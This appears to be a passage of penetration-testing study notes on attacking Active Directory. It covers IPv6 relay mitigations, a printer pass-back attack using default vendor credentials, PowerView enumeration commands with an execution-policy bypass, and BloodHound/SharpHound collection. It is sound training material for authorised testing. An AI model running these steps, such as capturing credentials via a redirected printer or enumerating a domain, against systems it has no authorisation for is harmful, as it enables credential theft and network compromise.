
3. Wait for a reboot, Administrator log in, or other event

4. Loot!

Great article on the subject -> https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/

IPv6 Attack Defenses

Mitigation



Mitigation Strategies:

1. IPv6 poisoning abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments. If you don’t use IPv6 internally, the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. Disabling IPv6 entirely may have unwanted side effects. Setting the following predefined rules to Block instead of Allow prevents the attack from working:
   - a. (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)
   - b. (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
   - c. (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-Out)

2. If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.

3. Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.

4. Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated, which will prevent any impersonation of that user via delegation.

Passback Attacks

Multi-Function Peripheral Hacking

Excellent article https://www.mindpointgroup.com/blog/how-to-hack-through-a-pass-back-attack/

Default Embedded Web Services credentials:


Vendor	Username	Password
Ricoh	admin	blank
HP	admin	admin/blank

Vendor	Username	Password
Canon	ADMIN	canon
Epson	EPSONWEB	admin

Gain access to the EWS and replace the LDAP or SMTP server IP with the attacking machine's IP.

Start netcat or Responder and the credentials will be captured as hosts on the domain try to authenticate.

Other Attack Vectors and Strategies



Strategies:

- Begin day with mitm6 or Responder
- Run scans to generate traffic
- If scans are taking too long, look for websites in scope (http_version)
- Look for default credentials on web logins
  - Printers
  - Jenkins
  - Etc
- Think outside the box

(http_version is a metasploit module)

Enumeration is key! Default attacks may not work, take advantage of weaknesses in areas that may be overlooked
like printers, phones, etc.

Attacking Active Directory: Post-Compromise Enumeration

PowerView Overview

PowerView

Upload PowerView to compromised target and execute in powershell

Domain Enumeration with PowerView

Run PowerView on target - Cheatsheet

PowerSploit is no longer maintained, ADRecon is a viable replacement

```
# Start powershell and bypass -ExecutionPolicy/-ep
powershell -ep bypass

# Load PowerView on target with Dot Sourcing
. .\PowerView.ps1

# For AD lab set up execute on DC
mkdir C:\Users\Administrator\Documents\WindowsPowerShell
mkdir C:\Users\Administrator\Documents\WindowsPowerShell\Modules
# Press D when prompted
xcopy C:\Path\To\Recon\Module C:\Users\Administrator\Documents\WindowsPowerShell\Modules /s /y
# Import the module
powershell -ep bypass
cd C:\Users\Administrator\Documents\WindowsPowerShell\Modules\Recon
Import-Module .\Recon

# Domain info
Get-NetDomain

# Domain Controller info
Get-NetDomainController

# Domain Policy info
Get-DomainPolicy

# Specific Policy info
(Get-DomainPolicy)."SystemAccess"

# Domain Users
Get-DomainUser

# Filter User info
Get-DomainUser | select cn
Get-DomainUser | select description
Get-DomainUser | select samaccountname

# Find honeypots
Get-DomainUser | select cn,logoncount

# Domain Computers
Get-DomainComputer

# Filter Computer info
Get-DomainComputer | select name,OperatingSystem
```

```
# Properties apparently broken
# Use Select-Object and Where-Object to filter
Get-DomainUser | select name,memberof | where {$_.memberof -like "*admin*"}

# Group Policies
Get-DomainGPO

# Filter Group Policies
Get-DomainGPO | select displayname,whenchanged
```

Bloodhound Overview and Setup

Set up

Install bloodhound and dependencies

Start neo4j

```
sudo neo4j console
```

Navigate to remote interface on localhost, change protocol to bolt and log in with neo4j:neo4j then change password

Run bloodhound and login with neo4j credentials

Grabbing Data wityh Invoke-Bloodhound

Upload SharpHound.ps1 to target

```
# Load SharpHound.ps1 with Dot Sourcing
. .\SharpHound.ps1
# Use Invoke-BloodHound to collect the data
 Invoke-BloodHound -CollectionMethod All -Domain ECORP.local -ZipFilename file.zip
```

Move zip file to attacking machine and analyze data with bloodhound

Enumerating Domain Data with Bloodhound

Use bloodhound's Pre-built analytic queries to find useful information like Shortest paths to DA, high value target, etc.

Attacking Active Directory: Post-Compromise Attacks

Pass the Hash/Password Overview